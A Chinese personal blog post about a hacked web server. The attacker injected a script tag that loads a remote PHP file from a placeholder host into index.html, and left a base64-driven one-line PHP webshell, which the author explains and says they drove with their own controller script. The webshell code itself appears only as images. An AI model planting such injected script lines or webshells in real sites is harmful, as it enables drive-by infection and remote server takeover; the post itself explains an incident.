2259

利用 php 木馬作為駭客攻擊的手法

“
利用 php 木馬作為駭客攻擊的手法
„

分享此文連結 //n.sfs.tw/12796

分享連結 利用 php 木馬作為駭客攻擊的手法@新精讚
(文章歡迎轉載,務必尊重版權註明連結來源)
2019-10-25 11:34:00 最後編修
2018-10-12 00:50:07 By 張○○
 

自動目錄

有人告訴我他的伺服器被入侵了,被上傳了很多奇怪的檔案,不過百思不得其解的是,入侵的人似乎只做一件事:

修改 index.html 加入

<script src="http://path.to/hack.php"></script>

另一種是加入js:

document.wrtite "<script src="http://path.to/hack.php"></script>";

上面的hack.php只是範例,實際上的檔名可能是很像正常的檔案,例如像 jquery.php

這樣子似乎不能做任何了不起的攻擊,無論 hack.php 寫得多棒,也還只是產生 javascript而已?

不過這樣子只要開啟這個網頁,就能觸發在遠處的駭客程式,做他們想做的事情

2009-11-20

不過今天去參加資安的研習,原來那是利用 Windows MS06-001 的漏洞。當使用者點開網頁之後會去連結該js,將木馬注入其開啟網頁的使用者。對這個有興趣的人可以搜尋「掛馬」

原來在目錄下又發現一個 php,名稱暫且叫 tj.php,內容是這樣:

經過 base64 decode

這是一個一行木馬,如果我用post傳一個 e 的值進去,他就會用 php去執行這個指令。

不過這個 e 值是要base64_encode 過的php指令碼。

因此我寫一個 control.php.把要送的指令包成 encode 傳給這個木馬。

 

駭客就能在遠端輕鬆的逛你的伺服器了。雖然只有 www的權限,也是夠了。

這隻 tj.php 可經由沒寫好的上傳功能或是系統的漏洞上傳到伺服器,駭客再遠端來執行。

實在是真恐怖


原文 2009-10-16 00:39:08

END
你可能感興趣的文章

[PHP>7.3] switch中的 Did you mean to use "continue 2"? 除錯 這近更新 PHP到7.3版以後,出現這樣的錯:targeting switch is equivalent to "break". Did you mean to use "continue 2"?解決方法

[PHP] 命名空間 namespace及 use PHP >=5.3 開始支援命名空間:namespace

[PHP] 字串拆解函數substr 奇異的錯誤(札記) 偶然發現一個 substr函數拆解上的怪異之處

[CodeIgniter3] 解決無法上傳特定檔案(.sb2)的問題 上傳時出現The filetype you are attempting to upload is not allowed,要怎麼解決?

PHP程式經驗 #1 -- 靜態的物件比動態物件快 驗證 1. 使用動態物件函式 > 使用靜態物件函式。 2. 使用有宣告的靜態物件函式 > 使用動態無宣告的靜

[CodeIgniter 3] COOKIE的使用 PHP CodeIgniter 3 中COOKIE的使用超簡單

隨機好文

為什麼要買長達二十年的保單? 為什麼要買長達二十年的保單?找一個可以說服我買二十年保單的理由。

[jQuery] select 元件的取值及給值 html中的元件select,在jquery中要如何使用?

PHP for sphinx 函式庫安裝 PECL/sphinx PHP>= 5.2.2 已經能原生支援 sphinx,可是預設的沒有裝,我們得自己裝才能用

[bc] linux 的計算機 bc 設定小數位數、計算π、次方根 linux 的計算機 bc 設定小數位數、計算π、次方根

世紀帝國征服者新版本--被遺忘的帝國 世紀帝國征服者新版本--被遺忘的帝國 世紀二代的征服者是精典遊戲中的精典,aofe更好玩...

精讚::